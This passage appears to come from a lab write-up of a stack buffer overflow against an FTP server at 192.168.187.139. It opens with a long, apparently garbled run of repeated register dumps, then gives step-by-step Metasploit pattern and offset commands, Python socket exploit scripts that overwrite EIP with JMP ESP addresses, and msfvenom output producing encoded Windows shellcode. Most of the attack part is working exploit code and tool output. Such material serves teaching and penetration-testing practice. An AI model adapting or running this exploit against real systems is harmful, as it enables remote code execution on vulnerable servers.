ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E

7. Run the python code




Figure 7

8. Enter IP address and exploit it





Figure 8


9. Run the msf-pattern_create -l 500 code and get the result



The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu bar, there are tabs for "Applications", "Places", and "Terminal". The terminal prompt is "root@kali: ~". The command "msf-pattern_create -l 500" has been executed, resulting in a long string of 500 characters. The string is a mix of uppercase and lowercase letters, digits, and special characters, including "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9". The terminal prompt is now "root@kali:~#".

Figure 9

10. Run the `msf-pattern_offset -q 37684136` code and get the result



The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal is running as root. The user has navigated to the directory `~/Desktop/FTP_Server` and created a file named `exploit.py`. The command `msf-pattern_offset -q 37684136` has been executed, resulting in the output: `[*] Exact match at offset 230`.

```
root@kali: ~  
root@kali: ~/Desktop/FTP_Server  
root@kali:~# nano exploit.py  
root@kali:~# cd Desktop/FTP_Server/  
root@kali:~/Desktop/FTP_Server# ls  
exploit.py  exploit.py.save  
root@kali:~/Desktop/FTP_Server# nano exploit.py  
root@kali:~/Desktop/FTP_Server# msf-pattern_offset -q 37684136  
[*] Exact match at offset 230  
root@kali:~/Desktop/FTP_Server#
```

Figure 10

11. Resulting the msfcode

```
import socket

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 11

12. Add #JMP ESP SHELL32 75F41C80

```
import socket

# JMP ESP SHELL32 75F41C80
crash = "A" * 230 + "\x80\x1C\xF4\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 12

13. Remove SHELL32 and Add #JMP ESP KERNEL32 75F41C80

```
import socket

# JMP ESP KERNEL32 758E7FE3
crash = "A" * 230 + "\xE3\x7F\x8E\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 13


```
root@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xffrrrrroot@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1060 bytes
buf = ""
buf += "\xdd\xc2\xbf\xfa\x2f\x60\xd4\xd9\x74\x24\xf4\x5a\xb2"
buf += "\xc9\xb1\x31\x83\xc2\x04\x31\x7a\x14\x03\x7a\xee\xcd"
buf += "\x95\x28\xe6\x90\x56\xd1\xf6\xf4\xdf\x34\xc7\x34\xbb"
buf += "\x3d\x77\x85\xcf\x10\x7b\x6e\x9d\x80\x08\x02\x0a\xa6"
buf += "\xb9\xa9\x6c\x89\x3a\x81\x4d\x88\xb8\xd8\x81\x6a\x81"
buf += "\x12\xd4\xb6\xc6\x4f\x15\x39\x9f\x04\x88\xae\x94\x51"
